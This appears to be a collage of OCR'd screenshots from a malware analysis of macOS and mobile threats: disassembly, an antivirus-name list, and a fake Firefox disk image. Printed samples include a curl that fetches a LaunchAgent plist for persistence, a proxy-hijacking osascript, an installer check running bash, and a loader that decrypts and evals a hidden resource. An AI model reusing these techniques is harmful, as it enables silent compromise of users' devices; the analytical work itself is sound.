lea     r8, aSS         ; "%s/%s"
lea     rbx, [rbp+__filename]
mov     esi, 400h       ; size_t
mov     edx, 0          ; int
mov     ecx, 400h       ; size_t
xor     eax, eax
mov     rdi, rbx        ; char *
call    ___snprintf_chk
lea     rsi, aAb        ; "ab+"
mov     rdi, rbx        ; __filename
call    _fopen
mov     rbx, rax
test    rbx, rbx
jz      short loc_100002D29
```




```
[
  {
    "name": "Bitdefender",
    "shouldSearch": true
  },
  {
    "name": "Intego",
    "shouldSearch": true
  },
  {
    "name": "Kaspersky",
    "shouldSearch": true
  },
  {
    "name": "Norton",
    "shouldSearch": true
  },
  {
```




```
mov     cl, 3
xor     cs:byte_100012700, cl
xor     cs:byte_100012701, al
xor     cs:byte_100012702, 2Fh
xor     cs:byte_100012703, 55h
mov     bl, 5Fh ; '_'
xor     cs:byte_100012704, bl
mov     al, 65h ; 'e'
xor     cs:byte_100012705, al
mov     al, 32h ; '2'
xor     cs:byte_100012585, al
xor     cs:byte_100012706, al
mov     al, 9Bh
xor     cs:byte_1000125CD, al
```




```
osascript -e "do shell script \"networksetup -setsecurewebproxy "Wi-Fi"
cd ~/Library/LaunchAgents
curl -o com.apple.rig.plist http://[redacted]/com.apple.rig.plist
```




```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.
<plist version="1.0">
<dict>
    <key>Filter</key>
    <dict>
        <key>Executables</key>
        <array>
            <string>itunesstored</string>
        </array>
    </dict>
</dict>
</plist>
```




```
    <pkg-ref id="updater.pkg" version="1.0" onConclusion="none" installKBytes="85
    <installation-check script="installation_check()"/>
    <script><![CDATA[

function installation_check () {
    function bash(command) {
         system.run('/bin/bash', '-c', command)
    }

    function writeToFile(line, file)
    {
        bash(`printf "%b\n" '${line}' >> ${file}`)
    }
```




```
#!/bin/bash
cd "$(dirname "$BASH_SOURCE")"
fileDir="$(dirname "$(pwd -P)")"
eval "$(openssl enc -base64 -d -aes-256-cbc -nosalt -pass pass:16530249839 <"$fileDir"/Resources/martens)"
```



Name	Size	Packed...
.background	22 888	24 576
Firefox.app	194 040...	194 39...
.DS_Store	12 292	16 384
.VolumeIcon.icns	1 527 772	1 527 ...
[]	13	4 096



```
| movw r0, 0xaa72
| ; [0xd828:4]=0x8948
| ldr r4, [0x0000d828]
| movt r0, 0
| add r0, pc
| add r4, pc
| ; arg1
| ldr r5, [r0]
| ; uid_t getuid(void)
| blx sym.imp.getuid;[gb]
| ; [0xd82c:4]=204
| ldr r1, [0x0000d82c]
| mov r6, r0
| add r0, sp, 0xc
| str r5, [sp + local_24h]
| orr r1, r1, 1
| str r4, [sp + local_28h]
| str r7, [sp + local_2ch]
| add r1, pc
| str.w sp, [sp + local_34h]
| str r1, [sp + local_30h]
| blx sym.imp._Unwind_SjLj_Register;[gc]
| cmp r6, 0
| beq 0xd7da;[gd]
```




```
; Attributes: noreturn fuzzy-sp

public start
start proc near
push    0
mov     rbp, rsp
and     rsp, 0FFFFFFFFFFFFFFF0h
mov     rdi, [rbp+8]    ; argc
lea     rsi, [rbp+10h]  ; argv
mov     edx, edi
add     edx, 1
shl     edx, 3
add     rdx, rsi        ; envp
mov     rcx, rdx
jmp     short loc_100001E25
```

```
100.00% (-106,151) (455,11) 00001E13 0000000100001E13: sta (Synchronized with RIP
```


```
RAX 0000000100001E00
ID  0
VIP 0
```

```
0000000100001E00  6A 00 48 89 E5 48 83 E4  F0 48 8B 7D 08 48 8D 75  j.H........}.H.u
0000000100001E10  10 89 FA 83 C2 01 C1 E2  03 48 01 F2 48 89 D1 EB  .........H......
0000000100001E20  04 48 83 C1 08 48 83 39  00 75 F6 48 83 C1 08 E8  .H...H.9.u......
0000000100001E30  82 87 02 00 89 C7 E8 01  F8 02 00 F4 55 48 89 E5  ................
00001E00 0000000100001E00: start
```

```
00007FFEEFBFF
00007FFEEFBFF
00007FFEEFBFF
UNKN 000( (Syn
```




```
localuser@Mys-Mac ~ % sudo fs_usage ls
04:39:09  fsgetpath        /bin/ls                                                  0.000051   ls
04:39:09  fsgetpath        /usr/lib/dyld                                            0.000012   ls
04:39:09  stat64           /System/Library/dyld/dyld_shared_cache_x86_64h           0.000015   ls
04:39:09  stat64           /usr/lib/system/libsystem_blocks.dylib                   0.000007   ls
04:39:09  stat64           /usr/lib/system/libxpc.dylib                             0.000003   ls
04:39:09  stat64           /usr/lib/system/libsystem_trace.dylib                    0.000002   ls
04:39:09  stat64           /usr/lib/system/libcorecrypto.dylib                      0.000002   ls
04:39:09  stat64           /usr/lib/system/libsystem_malloc.dylib                   0.000002   ls
04:39:09  stat64           /usr/lib/system/libdispatch.dylib                        0.000002   ls
```



[redacted]'s iPhone [redacted] [redacted]

install Cydia Exten




09:34

My Files > Internal storage > Android


data
Mar 16 12:22
65 items

media
Dec 27, 2018 23:23
1 item


obb
Mar 16 12:22
5 items




```
console:/ # pwd
/
console:/ # ls
acct       data                   init.environ.rc      lib                     plat_seapp_contexts   storage                   vendor_hwservice_contexts
bin        default.prop           init.rc              mnt                     plat_service_contexts sys                       vendor_property_contexts
bugreports dev                    init.superuser.rc    odm                     proc                  system                    vendor_seapp_contexts
cache      etc                    init.usb.configfs.rc oem                     product               ueventd.android_x86_64.rc vendor_service_contexts
charger    fstab.android_x86_64   init.usb.rc          plat_file_contexts      sbin                  ueventd.rc                vndservice_contexts
config     init                   init.zygote32.rc     plat_hwservice_contexts sdcard                vendor
d          init.android_x86_64.rc init.zygote64_32.rc  plat_property_contexts  sepolicy              vendor_file_contexts
console:/ # _
```

